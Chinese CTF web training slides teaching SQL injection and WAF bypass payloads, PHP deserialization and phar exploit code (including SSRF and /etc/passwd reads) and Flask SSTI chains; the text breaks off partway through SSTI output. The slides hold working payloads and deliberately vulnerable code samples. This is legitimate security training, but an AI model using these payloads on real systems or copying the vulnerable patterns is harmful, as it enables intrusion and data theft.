CTF Web 培训

2024.7.2

目录

1.CTF Web概述

2.Sql 注入漏洞进阶

3.反序列化漏洞进阶

4.SSTI 漏洞利用

5.原型链污染漏洞利用

基本介绍


- 给定一个web网站
- 根据题目所给提示信息，找到网站上的flag字符串
- 做题方式类似于真实渗透，可能涉及信息收集、各类漏洞发现与利用、权限提升等等
- 为了获取flag，可能需要拿到管理员权限，数据库权限，所在服务器的权限等

Web 现状

- 目前CTF Web现状
  - 内容过于杂
  - 对新人过于不友好（套娃、难题、怪题）
  - 过于卷
  - 需要其他方向知识（逆向、pwn）
  - …
- 生存指南
  - 多参加比赛，多训练 + 艰难复现
  - 转行二进制

Web 安全基本知识

- 基本知识
  - 前端基本知识
  - 后端基本知识
  - 数据库相关知识
  - 服务器相关知识
  - Web 中间件相关知识
  - 内网渗透 / 后渗透技术
  - ...



Web前端

- 基本语言：Html、CSS、JS等
- Cookie使用、缓存方案
- 同源策略、跨域问题
- 常见漏洞：XSS、CSRF等
- …

Web后端

- 基本语言：PHP、Python、Java、Go、Nodejs等
- 各种语言框架：
  - PHP 框架：Thinkphp、laravel 等
  - Python Web 框架：Flask、Django、Tornado 等
  - Java Web 框架：Spring、Struts 2等
- 一些常见漏洞：反序列化、文件上传、文件包含、SSRF、XXE等

数据库与服务器

- 了解常见数据库及区别：MySQL、PostgreSQL、Oracle、Sqlite、MongoDB
- 数据库操作：基本语句，文件读取，写入，权限
- 服务器：配置主流服务器：Apache、Nginx
- 缓存引擎：Redis、Memcached
- 常见漏洞：Sql注入、中间件解析漏洞、缓存结合反序列化利用等

Linux & Windows

- 基本命令使用
- 系统特性、重要文件
- 相关漏洞（提权、RCE等）

常用工具

- Burpsuite（必备）
- Sqlmap（Sql注入检测利用）
- Hackbar（Firefox插件）
- Proxy SwitchyOmega（浏览器代理插件）
- Postman（HTTP包发送/接收工具）
- 中国菜刀 || AntSword（shell管理工具）

目录

1.CTF Web概述

2.Sql 注入漏洞进阶

3.反序列化漏洞进阶

4.SSTI 漏洞利用

5.原型链污染漏洞利用

SQL注入基本原理

- 假设有如下登录后台代码：

```php
<?php

$db = new MySQLi("127.0.0.1","root","123456","user");

$uname = $_POST['username'];
$pwd = $_POST['password'];
$sql = "select * from users where username='$uname' and pwd='$pwd'";
$result = $db->query($sql);

if($result)
{
    echo "登录成功";
}
```

SQL注入基本原理

如果用户名为’ or 1#，密码为空则查询语句变为：

```
select * from users where username='' or 1#' and pwd=''
```

where语句永远为真，即查询结果不为空，成功登录

SQL 注入类型

- Union注入
- 报错注入
- Boolean盲注
- Timing盲注

一般步骤

- 获取数据库（非必要，因为前面的database可以获得）and 1=2 union select 1,2,schema_name from information_schema.schemata limit 0（开始的记录，0为第一个开始记录）,1（显示1条记录） %23
- 获取表 and 1=2 union select 1,2,table_name from information_schema.tables where table_schema = ‘数据库名字’ （最常用的是十六进制表示的数据库,’容易被过滤） limit 0,1 %23
- 获取列 and 1=2 union select 1,2,column_name from information_schema.columns where table_schema=0x十六进制数据库 and table_name=0x十六进制表 limit 0,1 %23
- 获取内容 and 1=2 union select 1,2,concat_ws(char(32,58,32),username,password) from users(表名) limit 0,1 %23

Boolean 盲注

- 特点
  - 在没有数据回显的情况下，可以存在不同的页面内容回显
  - 通常逐个爆破猜解，效率偏低
  - 思路：利用回显的不同推测SQL语句执行的结果是True还是False
  - payload：select * from users where user='xx' and pass>'123'#'

Boolean 盲注

- 截取字符串相关函数
  - length(str)：返回str字符串的长度。
  - substr(str, pos, len)：将str从pos位置开始截取len长度的字符进行返回。注意这里的pos位置是从1开始的，不是数组的0开始
  - mid(str,pos,len):跟上面的一样，截取字符串
  - ascii(str)：返回字符串str的最左面字符的ASCII代码值。
  - ord(str):同上，返回ascii码
  - if(a,b,c) :a为条件，a为true，返回b，否则返回c，如if(1>2,1,0),返回0
  - left(database(),1) 取database字符串的左边第一个

Boolean 盲注

- Payload 例子：
  - admin'and (select substr(table_name,1,1) from information_schema.tables where table_schema=database() limit 1,1)='a’ #
  - 盲注脚本编写

时间盲注

- 特点
  - 页面不存在不同回显，但SQL语句被执行
  - 逐个爆破猜解+时间延迟，效率最低
  - 利用：if (query=True) delay(1000);else pass;的程序逻辑，通过观察是否发生了时间延迟来推测SQL语句的执行情况是否为True
  - payload：If(ascii(substr(database(),1,1))>115,0,sleep(5))%23 //if 判断语句， 条件为假，执行sleep

二次注入

- 攻击者将恶意SQL语句插入到数据库中，程序对数据库内容毫无防备，直接带入查询。
- 对来自于内部的输入输出过于信任。

```
mysql> insert into news(title,content) values('3','\'123');
Query OK, 1 row affected (0.34 sec)

mysql> select * from news;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
|   2 | 新闻2 | 这是第二篇文章 |
|   3 | 3     | '123           |
+-----+-------+----------------+
3 rows in set (0.00 sec)
```

在插入到数据库之后，被转义的单引号不再被转义

宽字节注入

- 当数据库使用了宽字符集（如GBK），会将一些两个字符当做一个字符，如：0xbf27、0xbf5c
- 反斜杠是0x5c，使用addslashes()等转义函数在处理输入时会将‘、\、”这些字符用反斜杠转义，输入0xbf27，转以后变成了0xbf5c27，5c被当做了汉字一部分(\0xbf5c)，单引号0x27逃逸出来。
- payload：id=猖'

宽字节注入

- 页面：/index.php?id=1
  - SQL: select * from user where id= ‘$id’ ，并使用addslashes函数，将我们输入的$id进行转义
  - 提交：/index.php?id=-1’ and 1=1%23
  - SQL：select * from user where id= ‘1\’ and 1=1#’
  - 显然，这样无法注入，单引号被转义
  - 提交：/index.php?id=-1%df’ and 1=1%23时
  - SQL：select * from user where id= ‘1運’ and 1=1#
  - 可以注入
  - 这是因为’被转义成\’ ，而前面的%df与转义符号\(%5c)组合成了%df%5c,即運字。从而吃掉了\，导致单引号可以闭合

WAF 绕过

- 双写关键字
- 大小写绕过
- 编码绕过
- 变换姿势绕过
- 特殊方式绕过

双写关键字

- 应对简单的非迭代的将select、or等关键字替换为空字符串的防御

- payload： seselectlect from 、where username='x' OorR 1=1

大小写绕过

- 应对简单的区分大小写的关键字匹配，比如php中preg_match函数没有加/i参数

- payload： SelecT，Or

编码绕过

- ASCII：
  - admin可以用CHAR(97)+char(100)+char(109)+char(105)+char(110)代替,select * from admin where username=(CHAR(97)+char(100)+char(109)+char(105)+char(110))
- 16进制：extractvalue(0x3C613E61646D696E3C2F613E,0x2f61)

变换姿势绕过

- Or <----------> ||、and <--------> &&
- 空格被限制：select(username)from(admin)、使用/**/、%a0、%0a、%0d、%09、tab....
- =、<、>被限制：where id in (1,2)、where id between 1 and 3、like、regexp
- If 被过滤，使用 case when

```
mysql> select 'a' where case when 1 then 1 else 0 end;
+---+
| a |
+---+
| a |
+---+
1 row in set (0.00 sec)


mysql> select 'a' where case when 0 then 1 else 0 end;
Empty set (0.00 sec)
```

SQL注入攻击


- 练习：
  - Order: http://t.ieki.xyz:8003/

SQL注入攻击

- 练习：
  - http://t.ieki.xyz:8003/



price	name
322	Bob
233	Sam



price	name
233	Sam
322	Bob

特殊方式——绕过or过滤

- Or被过滤，无法使用information_schema数据库
- bypass方式
  - 猜
  - Mysql.innodb_table_stats
  - sys.schema_table_statistics_with_buffer
  - 堆叠注入（场景特定）

innodb_table_stats 表

- MySQL 5.7 之后的版本，在其自带的 mysql 库中，新增了 innodb_table_stats 和 innodb_index_stats 这两张日志表。如果数据表的引擎是innodb，则会在这两张表中记录表、键的信息 。（mysql默认关闭InnoDB存储引擎的）
- Select table_name from mysql.innodb_table_stats

sys 系统数据库

- mysql5.7增加了sys 系统数据库，基础数据来自于performance_chema和information_schema两个库，本身数据库不存储数据。通过sys库可以快速的了解系统的元数据信息。
- 参考：https://www.anquanke.com/post/id/193512

无列名注入

- 不需要列名进行注入
- 需要先判断相应表列的数量
- select b from (select 1,2 as b,3 union select * from user)a limit 3;

```
mysql> select * from user limit 2;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | GML      | gml      |
|  2 | admin    | gml      |
+----+----------+----------+
2 rows in set (0.01 sec)

mysql> select b from (select 1,2,3 as b union select * from user)a limit 3;
+-------+
| b     |
+-------+
| 3     |
| gml   |
| gml   |
+-------+
3 rows in set (0.00 sec)

mysql> select b from (select 1,2 as b,3 union select * from user)a limit 3;
+--------+
| b      |
+--------+
| 2      |
| GML    |
| admin  |
+--------+
3 rows in set (0.00 sec)
```

特殊方式——绕过select

- Select 被过滤意味着无法查询表中的数据。
- 绕过方式：
  - 堆叠注入（特定场景）
  - Table 命令（mysql 8.0.19之后）

Mysql8攻防

- Mysql8.0.19之后，mysql出了几个新的语法
  - Table 作用是直接列出表的内容 （不能指定列查询）
  - 支持limit 1；

```
mysql> SELECT * FROM user;
+----+----------+-----------+
| id | username | password  |
+----+----------+-----------+
|  1 | admin    | 123456    |
|  2 | sanzhi   | heiheihei |
+----+----------+-----------+
2 rows in set (0.00 sec)

mysql> TABLE user;
+----+----------+-----------+
| id | username | password  |
+----+----------+-----------+
|  1 | admin    | 123456    |
|  2 | sanzhi   | heiheihei |
+----+----------+-----------+
2 rows in set (0.00 sec)

mysql> TABLE user ORDER BY username LIMIT 1 OFFSET 0;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | admin    | 123456   |
+----+----------+----------+
1 row in set (0.00 sec)
```

Mysql8攻防

- Table 盲注

```
mysql> select * from news2 where id=-1 or (1,'a','u')< (table user limit 1);
+----+-------+------------------+
| id | title | content          |
+----+-------+------------------+
|  1 | title | a very long text |
+----+-------+------------------+
1 row in set (0.00 sec)

mysql> select * from news2 where id=-1 or (1,'b','u')< (table user limit 1);
Empty set (0.00 sec)
```

Mysql8攻防

- 实例：
  - 2020 RoarCTF ezsql
  - http://t.ieki.xyz:8001/

Mysql8攻防

- 实例：
  - 2020 RoarCTF ezsql http://t.ieki.xyz:8001
  - WP：https://github.com/gml-sec/My-CTF-Challenges/tree/main/2020-RoarCTF-ezsql

```
mysql> select 1 where (("def","ctf","f","",1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1)<(table information_schema.tables
 order by TABLE_SCHEMA limit 1,1));
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1 where (("def","ctf","g","",1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1)<(table information_schema.tables
 order by TABLE_SCHEMA limit 1,1));
Empty set (0.00 sec)
```

目录

1.CTF Web概述

2.Sql 注入漏洞进阶


3.反序列化漏洞进阶

4.SSTI 漏洞利用

5.原型链污染漏洞利用

反序列化

- 介绍



反序列化

- PHP存在一些魔术方法，在特定场景会被自动调用：
  - __ construct：在对象诞生时调用
  - __ destruct：对象被销毁时调用
  - __ toString：对象被打印或者强行转为字符串时被调用
  - __ wakeup：对象被反序列化时被调用
  - __invoke()：调用函数的方式调用一个对象时的回应方法
  - __call()，在对象中调用一个不可访问方法时调用
  - ...

反序列化漏洞

- 练习：
  - babyunserialize （2021 强网杯初赛 强网先锋-赌徒）
  - http://t.ieki.xyz:8020/


原生类利用

- 有时候题目没有一些可以利用的类，我们可以利用一些PHP的原生类。
  - Error/Exception 类
  - soap 类
  - SplFileObject类
  - ...

利用Error/Exception 类进行 XSS

```php
<?php
show_source(__FILE__);
echo unserialize($_GET['a']);
```

```php
<?php
$a = serialize(new Exception("<script>alert(1)</script>"));
echo urlencode($a);
?>
```



利用soap 类进行 SSRF

- php中的SoapClient类当调用不存在的方法时，会触发__call方法，可以发起http请求
- 2018 N1CTF Easy&&Hard Php

```php
<?php
$target = 'http:/[redacted]:1234';
$post_string = 'username=admin&password=admin';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    );
$b = new SoapClient(null,array('location' => $target,
'user_agent'=>"gml\r\nContent-Type: application/x-www-form-urlencoded\r\n".join("\r\n",
$headers)."\r\nContent-Length: ".(string)strlen($post_string)."\r\n\r\n".$post_string,
'uri'      => "aaab"));
$b->a();
?>
```

```
ubuntu@VM-0-10-ubuntu:~$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [183.172.77.69] port 1234 [tcp/*] accepted (family 2, sport 55922)
POST / HTTP/1.1
Host: [redacted]:1234
Connection: Keep-Alive
User-Agent: gml
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 127.0.0.1
Content-Length: 29

username=admin&password=admin
Content-Type: text/xml; charset=utf-8
```

利用的SplFileObject类读文件

- php中的内置的SplFileObject类可以用来读取文件。



利用的SplFileObject类读文件

- 读取多个文件

```php
<?php
$a = new SplFileObject("/etc/passwd");
foreach ($a as $b){
    echo $b;
}

?>
```

终端 问题 输出 调试控制台

```
[redacted] php exp.php
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
```

利用的DirectoryIterator类列目录

- 列目录:

```php
<?php
$dir=new DirectoryIterator("glob://./*");
foreach($dir as $f){
    echo($f."\n");
}
```

```
终端  问题  输出  调试控制台

[redacted] php exp.php
demo.php
exp.php
flag.txt
test.php
```

利用的DirectoryIterator类列目录

- 列目录:

```php
<?php

$dir = new DirectoryIterator("./");
foreach($dir as $f){
    echo($f."\n");
}

```

终端 问题 输出 调试控制台

[redacted] php exp.php

```
.
..
flag.txt
demo.php
test.php
exp.php
```

利用的FilesystemIterator类列目录

- 列目录:

```php
<?php

$dir = new FilesystemIterator("./");
foreach($dir as $f){
    echo($f."\n");
}
```

```
终端  问题  输出  调试控制台

[redacted] php exp.php
./flag.txt
./demo.php
./test.php
./exp.php
```

原生类利用

- 练习：easyphp
  - http://t.ieki.xyz:7006/

phar反序列化

- 原理：php一大部分的文件系统函数在通过phar://伪协议解析phar文件时，都会将meta-data进行反序列化
- 测试后受影响的函数如下：

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

Seebug

phar反序列化

- 利用条件
  - 可以上传图片
  - 一个参数可控的文件处理函数（file_exists(‘phar://xx’)）
- 代码：

```php
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("GIF89a" . "<?php __HALT_COMPILER(); ?>"); //设置stub
$phar->setMetadata($d); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```

phar反序列化

- 例子：
  - 2020 THUCTF ezweb
  - http://t.ieki.xyz:8010/

laravel 框架

- Laravel 是一个常用的PHP框架，以简洁、优雅著称。
- Laravel下反序列化漏洞利用：
  - 直至最新的 laravel 8，仍有现成的RCE POP链。
  - 但普通的依赖Unserialize函数进行反序列化过于局限，而phar反序列化的技巧则极大的拓展了攻击面。
  - CVE-2021-3129 Laravel Debug mode RCE漏洞：
    - 在 Debug 模式下，Laravel 内置的 Ignition 功能某些接口未严格过滤输入数据，导致 file_get_contents() 和 file_put_contents() 函数使用不安全，从而使攻击者能够使用恶意日志文件引起 phar 反序列化攻击，远程执行代码并最终获得服务器权限。

反序列化利用工具

- phpggc（集成了很多框架的POP链）：
  - git clone https://github.com/ambionics/phpggc.git

thinkphp + phar 反序列化利用

- easycms：
  - http://t.ieki.xyz:7004/

目录

1.CTF Web概述

2.Sql 注入漏洞进阶

3.反序列化漏洞进阶

4.SSTI 漏洞利用

5.原型链污染漏洞利用

Python Web 框架

- 常见框架
  - Django
  - Flask
  - Tornado
  - Web.py
  - ...

Python Web 漏洞

- 常见漏洞
  - 命令注入
  - SSTI
  - Session 伪造
  - 反序列化
  - ...

命令注入

- OS命令注入
  - 与OS命令注入攻击相关的模块：
  - eval、os.system()、os.popen*、subprocess.popenos.spawn*、commands.*、popen2.*

```
def eval_test(request):
    if request.method == 'GET':
        return render_to_response('eval.html',
        context_instance=RequestContext(request))
    elif request.method == 'POST':
        domain = request.POST.get('domain', '')
        command = "os.popen('whois " + domain + "')"
        output = eval(command)
    return render_to_response('eval.html', {'output':output.readlines()},
    context_instance=RequestContext(request))
```

命令注入

- OS命令注入
  - subprocess.call函数：

```
subprocess.call("cat " + user_input, shell=True)
subprocess.call("cat %s" % user_input, shell=True)
subprocess.call("cat {0}".format(user_input), shell=True)
```

  - 如果shell为True，subprocess.call会在命令前添加/bin/sh -c(windows是 cmd.exe /c) 。

服务端模板注入(SSTI)

- Flask 模版渲染
  - flask的渲染方法有render_template和**render_template_string**两种。
  - render_template()是用来渲染一个指定的文件的：

    return render_template('index.html')
  - render_template_string则是用来渲染一个字符串的。SSTI与这个方法密不可分。

    html = '<h1>This is index page</h1>’

    return render_template_string(html)

服务端模板注入(SSTI)

- Flask 模版渲染
  - flask是使用Jinja2来作为渲染引擎的。
  - 模板文件并不是单纯的html代码，而是夹杂着模板的语法，因为页面不可能都是一个样子的，有一些地方是会变化的。比如说显示用户名的地方，这个时候就需要使用模板支持的语法，来传参。
  - {{}}在Jinja2中作为变量包裹标识符。


```
from flask import Flask,url_for,redirect,render_template,render_template_string
@app.route('/index/')
def user_login():
    return render_template('index.html',content='This is index page.')
```

```
<h1>{{content}}</h1>
```

服务端模板注入(SSTI)

- {{}}并不仅仅可以传递变量，还可以执行一些简单的表达式。
- SSTI的原理就是服务端接收了用户的输入，将其作为 Web 应用模板内容的一部分，在进行目标编译渲染的过程中，执行了用户插入的恶意内容。

```
@app.route('/')
def test():
    name = request.args.get('name')
    html = '''Hello %s'''%(name)
    return render_template_string(html)
```



服务端模板注入(SSTI)

- 在 CTF 中，最常见的也就是 Jinja2 的 SSTI 漏洞了，过滤不严，构造恶意数据提交达到读取flag或 getshell 的目的。
- Flask SSTI 题的基本思路就是利用 python 中的 **魔术方法** 找到自己要用的函数。
  - __dict__：保存类实例或对象实例的属性变量键值对字典
  - __class__：获取当前对象的类
  - __mro__：返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
  - __bases__：列出基类
  - __subclasses__：返回子类列表
  - __init__：类的初始化方法
  - __globals__：函数会以字典类型返回当前位置的全部全局变量 与 func_globals 等价

服务端模板注入(SSTI)

- 基本流程：
  - 使用魔术方法进行函数解析，再获取基本类：
    - ''.__class__.__mro__[2]
    - {}.__class__.__bases__[0]
    - ().__class__.__bases__[0]
    - [].__class__.__bases__[0]

```
>>> ''.__class__.__mro__[2]
<type 'object'>
>>> ().__class__.__bases__[0]
<type 'object'>
```

服务端模板注入(SSTI)

- 基本流程：
  - 获取基本类后，继续向下获取基本类 object 的子类：
    - object.__subclasses__()

```
>>> ().__class__.__bases__[0]
<type 'object'>
>>> ''.__class__.__mro__[2]
<type 'object'>
>>> ().__class__.__bases__[0].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'
ng'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <typ
ype 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmeth
